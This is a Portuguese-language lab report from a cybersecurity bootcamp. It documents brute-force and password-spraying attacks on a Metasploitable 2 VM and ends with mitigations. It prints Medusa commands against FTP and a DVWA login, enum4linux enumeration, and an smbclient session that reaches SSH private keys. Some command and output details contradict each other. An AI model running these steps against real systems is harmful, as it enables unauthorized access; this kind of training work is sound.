

RELATÓRIO TÉCNICO: SEGURANÇA OFENSIVA E ANÁLISE DE VULNERABILIDADES

Projeto: Bootcamp Riachuelo - Cibersegurança (DIO)

Analista: Kuster Rocha

Data: 20 de Fevereiro de 2026

1. DESCRIÇÃO DO DESAFIO

Este projeto prático consiste na implementação e documentação de um ambiente controlado de testes de invasão, focado na simulação de ataques de força bruta e na análise de vulnerabilidades em protocolos de comunicação e aplicações web. O desafio visa consolidar o conhecimento técnico em ferramentas de auditoria e resposta a incidentes, simulando cenários reais enfrentados em infraestruturas corporativas.

1.1 Escopo Técnico do Laboratório

O ambiente foi estruturado utilizando virtualização isolada para garantir a segurança dos testes:

- **Rede:** Host-Only (Exclusiva de Hospedeiro).
 - **Atacante:** Kali Linux (IP: 192.168.56.101).
 - **Alvo:** Metasploitable 2 (IP: 192.168.56.102).
-

2. RESUMO EXECUTIVO

A avaliação de segurança identificou que serviços críticos (FTP e SMB) e a aplicação web (DVWA) possuem configurações de autenticação frágeis. Foi possível obter acesso administrativo em todos os cenários testados através de ataques de dicionário e *password spraying*. A ausência de mecanismos de *Account Lockout* e *Rate Limiting* permite que atacantes automatizem tentativas de login indefinidamente. Recomenda-se a transição para protocolos cifrados e a implementação de autenticação multifator (MFA).

3. METODOLOGIA E EXECUÇÃO

3.1 Ataque de Dicionário em Serviço FTP (Porta 21)

O serviço FTP foi testado devido à sua natureza de transmissão em texto claro.

- **Ferramenta:** Medusa.
- **Estratégia:** Utilização de uma wordlist personalizada contendo credenciais comuns.
- **Comando:** medusa -h 192.168.56.102 -u msfadmin -P lista_teste.txt -M ftp




Imagem 1 - Ataque de Dicionário em Serviço FTP com Medusa

3.2 Password Spraying e Exploração SMB

Diferente do brute force convencional, o *password spraying* foi utilizado para testar uma senha comum contra múltiplos utilizadores, visando evitar detecção por bloqueio de conta.

- **Enumeração:** Utilizou-se o enum4linux para mapear as contas de usuários ativos.




Imagem 2 – Enumeração de contas de usuários com o enum4linux

- **Exploração:** Listando os compartilhamentos de rede para validação de permissões.




Imagem 3 – Listando os diretórios com o smbclient

3.3 Análise de Aplicação Web (DVWA) com Burp Suite

Para o cenário Web, foi necessária uma etapa de interceptação para mapear como a aplicação processa falhas de login.

1. **Interceptação:** O Burp Suite capturou a requisição HTTP POST, identificando os parâmetros username e password.
2. **Identificação da Assinatura de Erro:** Através do *Repeater*, confirmou-se que a mensagem de falha é "Username and/or password incorrect."




Imagem 4 – Confirmação da assinatura de erro com o Burpsuite

- **Execução Medusa:** medusa -h 192.168.56.102 -u admin -P wordlist.txt -M http -m FORM:"dvwa/vulnerabilities/brute/index.php?username=^USER^&password=^PASS^&Login=Login":"Username and/or password incorrect."

```

(KusterRocha@kali)-[~/desafio]
$ medusa -h 192.168.56.102 -u msfadmin -P wordlist.txt -M http -m FORM:"dvwa/vulnerabilities/brute/index.php?username=^USER^&password=^PASS^&Login=Login":"Username and/or password incorrect."
Medusa v2.3_rc1 [http://www.fooofus.net] (c) JoMo-Kun / Foofus Networks <jmk@foofus.net>

WARNING: Invalid method: FORM.
2026-02-20 19:28:13 ACCOUNT CHECK: [http] Host: 192.168.56.102 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 6 complete)
2026-02-20 19:28:13 ACCOUNT FOUND: [http] Host: 192.168.56.102 User: msfadmin Password: 123456 [SUCCESS]

```

Imagem 5 – Brute Force com o Medusa

4. PÓS-EXPLORAÇÃO

Após o sucesso na obtenção das credenciais, foi realizada a navegação nos diretórios SMB.

- **Comando:** smbclient //192.168.56.102/msfadmin -U msfadmin
- **Constatação:** O utilizador possui permissões de leitura em diretórios sensíveis, caracterizando uma falha de **Broken Access Control** (Controle de Acesso Quebrado).

```

(KusterRocha@kali)-[~/desafio]
$ smbclient //192.168.56.102/msfadmin -U msfadmin%msfadmin
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Sun May 20 15:22:23 2012
..               DR         0  Fri Apr 16 03:16:02 2010
.mysql_history   HR       4174  Mon May 14 03:01:49 2012
vulnerable       D          0  Wed Apr 28 00:44:17 2010
.rhosts         AH          4  Sun May 20 15:22:32 2012
.ssh            DH          0  Mon May 17 22:43:18 2010
.profile        H        586  Tue Mar 16 20:12:59 2010
.sudo_as_admin_successful H          0  Fri May 7 15:38:35 2010
.distcc         DH          0  Sat Apr 17 15:11:00 2010
.bash_history    H          0  Tue Mar 16 20:01:07 2010

7282168 blocks of size 1024. 5437484 blocks available
smb: \> cd .ssh
smb: \.ssh> ls
.                D          0  Mon May 17 22:43:18 2010
..               D          0  Sun May 20 15:22:23 2012
authorized_keys  N        609  Fri May 7 15:38:35 2010
id_rsa          N       1675  Mon May 17 22:43:18 2010
id_rsa.pub      N        405  Mon May 17 22:43:18 2010

7282168 blocks of size 1024. 5437484 blocks available
smb: \.ssh>

```

Imagem 6 – Acessando arquivos sensíveis

5. PLANO DE MITIGAÇÃO E RECOMENDAÇÕES

Serviço	Vulnerabilidade	Recomendação de Mitigação
FTP	Transmissão em texto claro	Substituir por SFTP ou FTPS (SSH/TLS).
SMB	Senhas fracas / SMBv1	Desativar SMBv1 e exigir SMB Signing.
Web (DVWA)	Ausência de Rate Limiting	Implementar CAPTCHA e bloqueio de IP após 5 tentativas falhas.
Geral	Credenciais Padrão	Implementar política de senhas complexas e MFA (Multi-Factor Authentication).

6. CONCLUSÃO

A simulação demonstrou que a segurança baseada apenas em senhas é insuficiente contra os ataques automatizados modernos. A implementação de camadas de proteção como WAF (Web Application Firewall) e monitoramento de logs em tempo real é indispensável para a defesa de perímetros corporativos.